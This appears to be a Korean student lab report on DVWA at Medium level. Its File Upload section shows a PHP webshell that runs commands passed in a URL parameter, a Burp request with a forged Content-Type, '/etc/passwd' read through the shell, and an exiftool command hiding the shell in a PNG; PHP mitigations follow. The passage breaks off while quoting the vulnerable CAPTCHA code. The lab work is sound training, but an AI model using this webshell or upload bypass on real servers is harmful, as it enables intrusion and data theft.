

리팩토링 42 주차

DVWA 실습 보고서

File Upload, Insecure CAPTCHA (Medium)

목차

1. 개요	2
1.1 프로젝트 목적	2
1.2 실습 환경	2
2. File Upload 실습	3
2.1 개요	3
2.2 File Upload 실습	3
2.3 File Upload 대응방안	11
3. Insecure CAPTCHA	14
3.1 개요	14
3.2 Insecure CAPTCHA 실습	15
3.3 Insecure CAPTCHA 대응방안	22
4. 결론	24
4.1 정리	24
5. 참고 자료	25

1. 개요

1.1 프로젝트 목적

본 프로젝트는 *DVWA(Damn Vulnerable Web Application)*를 이용하여 웹 애플리케이션 취약점인 *File Upload*와 *Insecure CAPTCHA* 공격 실습과 그에 따른 공격 기법과 대응 방법을 학습하는 것을 목적으로 한다.

1.2 실습 환경

- VMware : 17.6.2
- Kali Linux: 2025.2
- Apache : 2.4.63
- PHP : 8.4.8
- MariaDB : 11.8.1
- DVWA : 2.5
- DVWA Security Level: Medium
- 브라우저: Firefox

2. File Upload 실습

2.1 개요



파일 업로드 취약점이란 웹 서비스의 파일 업로드 기능을 통해 공격자가 웹셸 등의 악성 파일을 서버에 업로드해 서버를 장악하거나, 시스템에 명령을 내릴 수 있는 취약점을 말한다.

업로드 파일의 확장자를 검증하지 않거나, 확장자 우회를 허용하는 경우, 업로드된 파일의 저장 경로에 실행 권한이 있거나 경로가 노출되는 경우, 파일의 내용이나 크기, 타입에 대한 검증이 이루어지지 않는 경우 등에 발생한다.

2.2 File Upload 실습



DVWA 실습 페이지의 왼쪽 탭에서 'File Upload'를 눌러 FileUpload 실습 페이지로 이동

한다. 그러면 파일을 선택하고 업로드할 수 있는 버튼이 보인다.

Vulnerability: File Upload

Choose an image to upload:

No file selected.

../../../../hackable/uploads/free-png-39409.png succesfully uploaded!

PNG, JPEG 형식의 파일을 업로드하면 위처럼 파일이 저장된 경로가 표시된 업로드 성공 메시지가 보이게 된다.

Vulnerability: File Upload

Choose an image to upload:

No file selected.

Your image was not uploaded. We can only accept JPEG or PNG images.

선택한 파일이 PNG, JPEG 형식이 아니면 업로드 실패 메시지와 파일 형식이 JPEG 또는 PNG인 파일만 업로드 가능하다는 메시지가 표시된다.

Low 난이도에서는 어떤 파일 형식이든 업로드하는 것이 가능했었다. 하지만 Medium난이도에서는 JPEG, PNG 파일만 업로드되기 때문에 단순히 스크립트 파일을 만들어서 업로드하는 것 외의 방법이 필요하다.

```

1 <?php
2
3 if( isset( $_POST[ 'Upload' ] ) ) {
4     // Where are we going to be writing to?
5     $target_path = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
6     $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );
7
8     // File information
9     $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
10    $uploaded_type = $_FILES[ 'uploaded' ][ 'type' ];
11    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];
12
13    // Is it an image?
14    if( ( $uploaded_type == "image/jpeg" || $uploaded_type == "image/png" ) &&
15        ( $uploaded_size < 100000 ) ) {
16
17        // Can we move the file to the upload folder?
18        if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
19            // No
20            $html .= "<pre>Your image was not uploaded.</pre>";
21        }
22        else {
23            // Yes!
24            $html .= "<pre>{$target_path} succesfully uploaded!</pre>";
25        }
26    }
27    else {
28        // Invalid file
29        $html .= "<pre>Your image was not uploaded. We can only accept JPEG or PNG images.</pre>";
30    }
31 }
32
33 ?>

```

이 페이지의 소스코드를 확인해보면 업로드한 파일의 이름, 타입, 크기를 가져온 후 파일의 크기가 100000Byte 미만이고 파일의 타입이 image/jpeg 혹은 image/png라면 파일이 업로드 된다.

시나리오

1) Request 조작

현재 서버에서는 업로드한 파일 타입 검증을 오직 브라우저가 보내준 Content-Type만을 검증하고 있다. 따라서 공격자가 JPEG, PNG 타입의 파일이 아닌 파일을 업로드 한 후 Burp Suite와 같은 Proxy 툴을 이용하여 Request의 Content-Type을 수정 후 전송한다면 파일 타입 검증을 우회할 수 있을 것이다.

1. 공격자가 악성 스크립트를 업로드한다.
2. Proxy로 Request의 Content-Type을 "image/jpeg" 또는 "image/png"로 수정하여 서버에 전송한다.
3. 서버에 업로드된 파일을 실행한다.

2) Polyglot 파일 업로드

PNG나 JPEG 파일에 Comment나 MetaData 영역에 악성 스크립트를 삽입하여 Content-Type을 조작하지 않고도 파일 타입 검증을 우회할 수 있다. 심지어 이는 브라우저가 전달하는 Content-Type 검사뿐만 아니라 파일의 메타데이터 검사도 우회할 수 있다.


1. 공격자가 우회에 사용할 이미지 파일을 만든다.
2. 이미지 파일 내부에 악성 스크립트를 삽입한다.
3. 해당 이미지 파일을 업로드한다.
4. 서버에 업로드된 파일을 실행한다.

위의 시나리오를 직접 실습해보겠다.

1) Request 조작

```
1 <?php
2 $cmd = $_GET['command'];
3 if(isset($cmd))
4 system($cmd);
5 ?>
6 |
```

먼저 "webshell.php"라는 간단한 악성 스크립트를 만든다.



다음으로 BurpSuite를 실행하여 Proxy>Intercept 탭으로 이동해 "Intercept On"으로 설정해준다.

```
Request
Pretty Raw Hex
1 POST /DVWA/vulnerabilities/upload/ HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data; boundary=-----11059378432300257241500549203
8 Content-Length: 538
9 Origin: http://localhost
10 Connection: keep-alive
11 Referer: http://localhost/DVWA/vulnerabilities/upload/
12 Cookie: _ga_61TZV4HRGB=GS2.1.s1754468260$01$g0$t1754468271$j49$l0$0; _ga=GA1.1.1516584967.1754468260; security=medium; theme=light; PHPSESSID=313e7860067c28fcffb5b1cbae48bf17
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 -----11059378432300257241500549203
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 -----11059378432300257241500549203
21 Content-Disposition: form-data; name="uploaded"; filename="webshell.php"
22 Content-Type: application/x-php
23
24 <?php
25 $cmd = $_GET['command'];
26 if(isset($cmd))
27 system($cmd);
28 ?>
29
```

다시 DVWA 페이지로 돌아가서 "webshell.php"를 업로드하면 위의 사진처럼 BurpSuite Proxy에 서버에 "webshell.php" 업로드 요청이 잡힌다.

패킷의 내용 중 Content-Type 항목이 "application/php"로 표시되는 것을 볼 수 있다.

Request to http://localhost

Time	Type	Direction	Method	URL
04:28:38 17...	HTTP	→ Request	POST	http://localhost/DVWA/vulnerabilities/upload/
04:32:07 17...	HTTP	→ Request	GET	https://contile.services.mozilla.com/v1/tiles
04:37:07 17...	HTTP	→ Request	GET	https://safebrowsing.googleapis.com/v4/threatListUpdates:fetch?ct=application/x-protobuf&key=AlzaSyD3uzXks34szqk9Wf
04:39:57 17...	HTTP	→ Request	GET	https://push.services.mozilla.com/
04:40:37 17...	HTTP	→ Request	GET	https://push.services.mozilla.com/
04:41:37 17...	HTTP	→ Request	GET	https://push.services.mozilla.com/

Request

Pretty Raw Hex

```

1 POST /DVWA/vulnerabilities/upload/ HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data; boundary=-----11059378432300257241500549203
8 Content-Length: 538
9 Origin: http://localhost
10 Connection: keep-alive
11 Referer: http://localhost/DVWA/vulnerabilities/upload/
12 Cookie: __ga_61TZV4HRCB=GS2.1.s1754468260$01$g0$t1754468271$j49$0$0; __ga=GA1.1.1516584967.1754468260; security=medium; theme=light; PHPSESSID=313e7860067c28fcffb5b1cbae48bf17
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 -----11059378432300257241500549203
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 -----11059378432300257241500549203
21 Content-Disposition: form-data; name="uploaded"; filename="webshell.php"
22 Content-Type: image/jpeg
23
24 <?php
25 $cmd = $_GET['command'];
26 if(isset($cmd))
27 system($cmd);
28 ?>
29

```

0 highlights

Content-Type을 "image/jpeg"로 변경하고 상단의 주황색 Forward 버튼을 누른다.

Vulnerability: File Upload

Choose an image to upload:

No file selected.

../../hackable/uploads/webshell.php succesfully uploaded!

파일 업로드 성공 메시지가 뜬 것을 볼 수 있다.

```
localhost/DVWA/hackable/uploads/webshell.php?command=cat /etc/passwd

root:x:0:0:root:/root:/usr/sbin/zsh daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var
spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/
var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin apt:x:42:65534:/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:998:998:systemd Network Management:/usr/sbin/nologin dhcpcd:x:100:65534:DHCP Client Daemon:/usr/lib/dhcpcd/bin/
false systemd-timesync:x:992:992:systemd Time Synchronization:/usr/sbin/nologin messagebus:x:991:991:System Message Bus:/nonexistent:/usr/sbin/nologin tss:x:101:104:TPM software stack:/var/lib/
tpm/bin/false strongswan:x:102:65534:/var/lib/strongswan:/usr/sbin/nologin tcpdump:x:103:105:/usr/sbin/nologin sshd:x:990:65534:sshd user:/run/ssh:/usr/sbin/nologin rpc:x:104:65534:/
run/rpcbind:/usr/sbin/nologin dnsmasq:x:999:65534:dnsmasq:/var/lib/misc:/usr/sbin/nologin avahi:x:105:108:Avahi mDNS daemon:/run/avahi-daemon:/usr/sbin/nologin nm-
openvpn:x:106:109:NetworkManager OpenVPN:/var/lib/openvpn/chroot:/usr/sbin/nologin speech-dispatcher:x:107:29:Speech Dispatcher:/run/speech-dispatcher/bin/false usbmux:x:108:46:usbmux daemon/
var/lib/usbmux:/usr/sbin/nologin nm-openconnect:x:109:110:NetworkManager OpenConnect plugin:/var/lib/NetworkManager/usb:/usr/sbin/nologin pulse:x:110:111:PulseAudio daemon:/run/pulse:/usr/sbin/
nologin lightdm:x:111:114:Light Display Manager:/var/lib/lightdm:/bin/false statd:x:112:65534:/var/lib/nfs:/usr/sbin/nologin saned:x:113:115:/var/lib/saned:/usr/sbin/nologin polkitd:x:989:989:User for
polkitd:/usr/sbin/nologin rtkit:x:114:116:RealtimeKit:/proc:/usr/sbin/nologin colord:x:115:117:colord colour management daemon:/var/lib/colord:/usr/sbin/nologin mysql:x:116:119:MySQL Server:/
nonexistent/bin/false stunnel4:x:988:988:stunnel service system account:/var/run/stunnel4:/usr/sbin/nologin geoclue:x:117:120:/var/lib/geoclue:/usr/sbin/nologin Debian-snmpp:x:118:121:/var/lib/snmpp/bin/
false ssh:x:119:122:/nonexistent:/usr/sbin/nologin cups-pk-helper:x:120:125:user for cups-pk-helper service:/nonexistent:/usr/sbin/nologin redissocks:x:121:126:/var/run/redissocks:/usr/sbin/nologin
gophish:x:122:128:/var/lib/gophish:/usr/sbin/nologin iodine:x:123:65534:/run/iodine:/usr/sbin/nologin miredo:x:124:65534:/var/run/miredo:/usr/sbin/nologin redis:x:125:129:/var/lib/redis:/usr/sbin/nologin
postgres:x:126:130:PostgreSQL administrator:/var/lib/postgresql/bin/bash mosquitto:x:127:131:/var/lib/mosquitto:/usr/sbin/nologin inetutils:x:128:132:/var/lib/inetutils:/usr/sbin/nologin
gvm:x:129:134:/var/
lib/opensvas:/usr/sbin/nologin kali:x:1000:1000:/home/kali:/usr/bin/zsh
```

성공 메시지의 경로를 복사하여 현재 URL뒤에 붙여넣기해서 이동하면 악성 스크립트가 실행되는 것을 확인할 수 있다.

2) Polyglot 파일 업로드

Polyglot 파일을 생성하기 위해서 파일의 메타데이터를 편집할 수 있는 도구인 ExifTool 을 사용했다.

```
$ exiftool free-png-39409.png
ExifTool Version Number      : 13.25
File Name                    : free-png-39409.png
Directory                   : .
File Size                    : 42 kB
File Modification Date/Time  : 2025:09:17 03:14:41-04:00
File Access Date/Time       : 2025:09:17 03:14:41-04:00
File Inode Change Date/Time  : 2025:09:17 03:14:41-04:00
File Permissions             : -rw-rw-r--
File Type                    : PNG
File Type Extension          : png
MIME Type                    : image/png
Image Width                  : 579
Image Height                 : 247
Bit Depth                    : 8
Color Type                   : RGB with Alpha
Compression                  : Deflate/Inflate
Filter                       : Adaptive
Interlace                    : Noninterlaced
Software                     : Adobe ImageReady
XMP Toolkit                  : Adobe XMP Core 5.3-c011 66.145661, 2012/02/06-14:56:27
Marked                       : False
Document ID                  : xmp.did:46D8057E829011E28F3CD18D5F753DAD
Instance ID                  : xmp.iid:46D8057D829011E28F3CD18D5F753DAD
Creator Tool                 : Adobe Photoshop CS3 Windows
Derived From Instance ID     : uuid:29A4F89607EBDF118AC9D0AFCF406773
Derived From Document ID     : uuid:28A4F89607EBDF118AC9D0AFCF406773
Image Size                   : 579x247
Megapixels                   : 0.143
```

먼저 터미널에 "exiftool [파일명]" 명령어를 입력하여 준비한 png파일의 메타데이터를 확인해준다. 이 파일의 메타데이터 중 "Comment"는 아직 없는데 여기에 스크립트를 삽입할 것이다.

1번 시나리오에서 만들었던 "webshell.php"파일의 내용을 복사하여 "webshell.txt"파일에 붙여넣기 한다.


```
(kali㉿kali)-[~/Downloads]
$ exiftool "-Comment<=webshell.txt" free-png-39409.png -o pngPolyglot.php
1 image files created
```

"exiftool "-Comment<=webshell.txt" [파일명] -o pngPolyglot.php" 명령어로 스크립트를 png파일의 Comment 섹션에 삽입하고 파일명을 "pngPolyglot.php"로 변경한다.

확장자를 .php로 바꾼 이유는 파일의 메타데이터 상의 타입은 image/png이지만 서버에서 php로 인식해서 실행해야 하기 때문에 확장자를 변경한 것이다.

```
(kali㉿kali)-[~/Downloads]
$ exiftool pngPolyglot.php
ExifTool Version Number      : 13.25
File Name                    : pngPolyglot.php
Directory                    : .
File Size                    : 42 kB
File Modification Date/Time  : 2025:09:17 05:46:24-04:00
File Access Date/Time       : 2025:09:17 05:46:24-04:00
File Inode Change Date/Time  : 2025:09:17 05:46:24-04:00
File Permissions             : -rw-rw-r--
File Type                    : PNG
File Type Extension          : png
MIME Type                    : image/png
Image Width                  : 579
Image Height                 : 247
Bit Depth                    : 8
Color Type                   : RGB with Alpha
Compression                  : Deflate/Inflate
Filter                       : Adaptive
Interlace                    : Noninterlaced
Software                     : Adobe ImageReady
XMP Toolkit                  : Adobe XMP Core 5.3-c011 66.145661, 2012/02/06-14:56:27
Marked                       : False
Document ID                  : xmp.did:46D8057E829011E28F3CD18D5F753DAD
Instance ID                  : xmp.iid:46D8057D829011E28F3CD18D5F753DAD
Creator Tool                  : Adobe Photoshop CS3 Windows
Derived From Instance ID     : uuid:29A4F89607EBDF118AC9D0AFCF406773
Derived From Document ID     : uuid:28A4F89607EBDF118AC9D0AFCF406773
Comment                      : <?php.$cmd = $_GET['command'];.if(isset($cmd)).system($cmd);.?.>.
Image Size                   : 579x247
Megapixels                   : 0.143
```

생성한 "pngPolyglot.php"의 메타데이터를 확인해보면 파일명의 확장자는 php이지만 파일의 확장자를 나타내는 File Type, File Type Extension, MIME Type의 값이 모두 png인 것을 확인할 수 있다.



1번 시나리오 실습에서 했던 것처럼 프록시를 이용하여 Content-Type을 수정하여 서버에 업로드를 한 후 업로드한 파일을 실행하면 정상적으로 스크립트가 실행되는 것을 볼 수 있다.

만약 서버에서 파일의 메타데이터를 검증한다면 1번 시나리오는 무력화될 수 있지만 2번 시나리오는 브라우저의 Content-Type과 메타데이터를 모두 검증한다고 해도 막을 수 없다.

2.3 File Upload 대응방안

1. 업로드 디렉토리가 노출되지 않도록 한다.

```

<?php
if( isset( $_POST[ 'Upload' ] ) ){
    // Where are we going to be writing to?
    $target_path = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    // $target_path = basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // File information
    $uploaded_name = basename( $_FILES[ 'uploaded' ][ 'name' ] );
    $uploaded_type = $_FILES[ 'uploaded' ][ 'type' ];
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];

    // 최종 파일 경로 생성
    $final_path = $target_path . $uploaded_name;

    // Is it an image?
    if( ( $uploaded_type == "image/jpeg" || $uploaded_type == "image/png" ) &&
        ( $uploaded_size < 100000 ) ){

        // Can we move the file to the upload folder?
        if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $final_path ) ){
            // No
            $html .= "<pre>파일 업로드에 실패했습니다.</pre>";
        }
        else {
            // Yes!
            $html .= "<pre>" . htmlspecialchars( $uploaded_name, ENT_QUOTES, 'UTF-8' ) . " 파일이 성공적으로 업로드되었습니다!</pre>";
        }
    }
    else {
        // Invalid file
        $html .= "<pre>업로드에 실패했습니다. JPEG 또는 PNG 형식의 이미지만 업로드할 수 있습니다.</pre>";
    }
}
?>

```

기존의 코드에서는 업로드된 파일의 디렉토리를 그대로 메시지로 출력했었다.

따라서 위의 사진처럼 업로드 디렉토리를 노출하지 않고 업로드의 성공한 파일명만을 출력하여 조치할 수 있다.

2. 업로드 디렉토리의 실행 권한을 제한한다.

```

(kali@kali)-[/var/www/html/DVWA/hackable]
$ ls -l uploads
total 108
-rw-r--r-- 1 root root 667 Jul 24 06:54 dvwa_email.png
-rw-r--r-- 1 www-data www-data 64 Aug 15 08:25 fileuploadtest.php
-rw-r--r-- 1 www-data www-data 64 Sep 17 04:03 fileuploadtest.php.jpeg
-rw-r--r-- 1 www-data www-data 41725 Sep 17 05:43 free-png-39409.png
-rw-r--r-- 1 www-data www-data 6 Aug 15 08:15 'New Empty File.txt'
-rw-r--r-- 1 www-data www-data 41725 Sep 17 06:06 pngPolyglot.php
-rw-r--r-- 1 www-data www-data 64 Sep 17 04:45 webshell.php

```

서버의 업로드 디렉토리의 실행 권한이 있는지 점검한다. 만약 실행권한이 있다면 실행 권한을 제한해야 한다.

3. 파일의 내부 구조, 확장자, 크기, 헤더 정보 등을 검증하여 악성 파일이 업로드 되지

않도록 한다.

```
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];

    $uploaded_tmp = $_FILES[ 'uploaded' ][ 'tmp_name' ];

    $image_type = exif_imagetype( $uploaded_tmp );
    $allowed_types = [ IMAGETYPE_JPEG, IMAGETYPE_PNG ];

    if( in_array( $image_type, $allowed_types, true ) && ( $uploaded_size < 100000 ) ) {

        // Can we move the file to the upload folder?
        if( !move_uploaded_file( $uploaded_tmp, $target_path ) ) {
            // No
            $html .= "<pre>Your image was not uploaded.</pre>";
        }
        else {
            // Yes!
            $html .= "<pre>" . htmlspecialchars( $uploaded_name, ENT_QUOTES, 'UTF-8' ) . " succesfully uploaded!</pre>";
        }
    }
    else {
        // Invalid file
        $html .= "<pre>Your image was not uploaded. We can only accept JPEG or PNG images.</pre>";
    }
}

?>
```

기존코드에서는 브라우저에서 전송하는 Content-Type 헤더값만으로 판단했다. 이러한 방법은 시나리오 2처럼 파일이름 상의 확장자와 실제 파일 타입이 다른 경우 우회할 수 있다.

따라서 파일을 Content-Type만으로 판단하지 않고 업로드한 파일의 메직 바이트(Magic Bytes)¹를 분석하여 파일을 필터링함으로써 개선할 수 있다.

4. 업로드된 파일의 경로나 파일명을 예측되지 않도록 랜덤값으로 설정하여 경로를 예측하여 파일을 실행하지 못하도록 한다.

¹ 파일의 종류 식별하기 위해 파일의 맨 앞부분에 기록된 고유한 값

```

<?php
if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $upload_dir = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];
    $uploaded_tmp = $_FILES[ 'uploaded' ][ 'tmp_name' ];

    // Is it an image?
    $image_type = exif_imagetype( $uploaded_tmp );
    $allowed_types = [ IMAGETYPE_JPEG, IMAGETYPE_PNG ];

    if( in_array( $image_type, $allowed_types, true ) && ( $uploaded_size < 100000 ) ) {
        $file_extension = strtolower( pathinfo( $uploaded_name, PATHINFO_EXTENSION ) );
        $new_filename = bin2hex( random_bytes( 16 ) ) . '.' . $file_extension;
        $target_path = $upload_dir . $new_filename;

        // Can we move the file to the upload folder?
        if( !move_uploaded_file( $uploaded_tmp, $target_path ) ) {
            // No
            $html .= "<pre>Your image was not uploaded.</pre>";
        }
        else {
            // Yes!
            $html .= "<pre>" . htmlspecialchars( $uploaded_name, ENT_QUOTES, 'UTF-8' ) . " succesfully uploaded!</pre>";
        }
    }
    else {
        // Invalid file
        $html .= "<pre>Your image was not uploaded. We can only accept JPEG or PNG images.</pre>";
    }
}
?>


```

기존 코드에서는 파일의 경로와 파일명을 쉽게 예측할 수 있었기에 공격자는 악성 스크립트 파일을 업로드하고 쉽게 파일을 서버에 요청할 수 있었다.

이를 방어하기 위해서 업로드한 파일의 이름을 랜덤값으로 설정하여 파일을 저장하면 공격자는 악성 스크립트의 업로드가 성공했다라도 스크립트를 실행하기 어려워진다.

3. Insecure CAPTCHA

3.1 개요



Insecure CAPTCHA에 대한 설명에 들어가기 앞서 CAPTCHA(Completely Automated

public Turing test to tell Computers and Humans Apart)란 웹사이트나 온라인 서비스에서 사람과 자동화된 봇을 구분하기 위해 사용하는 자동화된 챌린지-응답(Challenge-Response)시스템이다.

사용자가 봇이 아닌 실제 인간임을 증명하도록 왜곡된 문자 입력, 특정 이미지 선택 등의 문제를 제시하고 이를 올바르게 풀면 서비스 이용이 가능하다.

Insecure CAPTCHA 취약점이란 웹서비스가 봇 공격 방지 기능으로 사용하는 CAPTCHA 시스템에 충분한 보안이 적용되지 않아 자동화된 공격이나 우회 수법에 쉽게 뚫릴 수 있는 상태를 뜻한다.

위 취약점이 존재할 경우 CAPTCHA 인증이 있음에도 무분별한 계정 생성, 반복적인 로그인 시도를 통한 계정 탈취, 스팸 및 악성 콘텐츠 도배, 서비스 거부 공격(Denial of Service) 등 자동화 봇과 관련된 공격에 노출될 수 있다.

3.2 Insecure CAPTCHA 실습



DVWA 실습 페이지의 왼쪽 탭에서 'Insecure CAPTCHA' 탭으로 이동하면 비밀번호 변경 창과 CAPTCHA 인증이 있다.

```

1 <?php
2
3 if( isset( $_POST[ 'Change' ] ) && ( $_POST[ 'step' ] == '1' ) ) {
4     // Hide the CAPTCHA form
5     $hide_form = true;
6
7     // Get input
8     $pass_new = $_POST[ 'password_new' ];
9     $pass_conf = $_POST[ 'password_conf' ];
10
11     // Check CAPTCHA from 3rd party
12     $resp = recaptcha_check_answer(
13         $_DVWA[ 'recaptcha_private_key' ],
14         $_POST[ 'g-recaptcha-response' ]
15     );
16
17     // Did the CAPTCHA fail?
18     if( !$resp ) {
19         // What happens when the CAPTCHA was entered incorrectly
20         $html .= "<pre><br />The CAPTCHA was incorrect. Please try again.</pre>";
21         $hide_form = false;
22         return;
23     }
24     else {
25         // CAPTCHA was correct. Do both new passwords match?
26         if( $pass_new == $pass_conf ) {
27             // Show next stage for the user
28             $html .= "
29                 <pre><br />You passed the CAPTCHA! Click the button to confirm your changes.<br /></pre>
30                 <form action=\"#" method=\"POST\">
31                     <input type=\"hidden\" name=\"step\" value=\"2\" />
32                     <input type=\"hidden\" name=\"password_new\" value=\"{$pass_new}\" />
33                     <input type=\"hidden\" name=\"password_conf\" value=\"{$pass_conf}\" />
34                     <input type=\"hidden\" name=\"passed_captcha\" value=\"true\" />
35                     <input type=\"submit\" name=\"Change\" value=\"Change\" />
36                 </form>";
37         }
38         else {
39             // Both new passwords do not match.
40             $html .= "<pre>Both passwords must match.</pre>";
41             $hide_form = false;
42         }
43     }
44 }

```

```

46 if( isset( $_POST[ 'Change' ] ) && ( $_POST[ 'step' ] == '2' ) ) {
47     // Hide the CAPTCHA form
48     $hide_form = true;
49
50     // Get input
51     $pass_new = $_POST[ 'password_new' ];
52     $pass_conf = $_POST[ 'password_conf' ];
53
54     // Check to see if they did stage 1
55     if( !$_POST[ 'passed_captcha' ] ) {
56         $html .= "<pre><br />You have not passed the CAPTCHA.</pre>";
57         $hide_form = false;
58         return;
59     }
60
61     // Check to see if both password match
62     if( $pass_new == $pass_conf ) {
63         // They do!
64         $pass_new = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"])) ?
65         mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $pass_new ) : ((trigger_error("[MySQLConverterToo] Fix the
66         mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
67         $pass_new = md5( $pass_new );
68
69         // Update database
70         $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . dvwaCurrentUser() . "'";
71         $result = mysqli_query($GLOBALS["__mysqli_ston"], $insert ) or die( '<pre>' );
72         ((is_object($GLOBALS["__mysqli_ston"])) ? mysqli_error($GLOBALS["__mysqli_ston"]) : (($__mysqli_res =
73         mysqli_connect_error()) ? $__mysqli_res : false)) . '</pre>';
74
75         // Feedback for the end user
76         $html .= "<pre>Password Changed.</pre>";
77     }
78     else {
79         // Issue with the passwords matching
80         $html .= "<pre>Passwords did not match.</pre>";
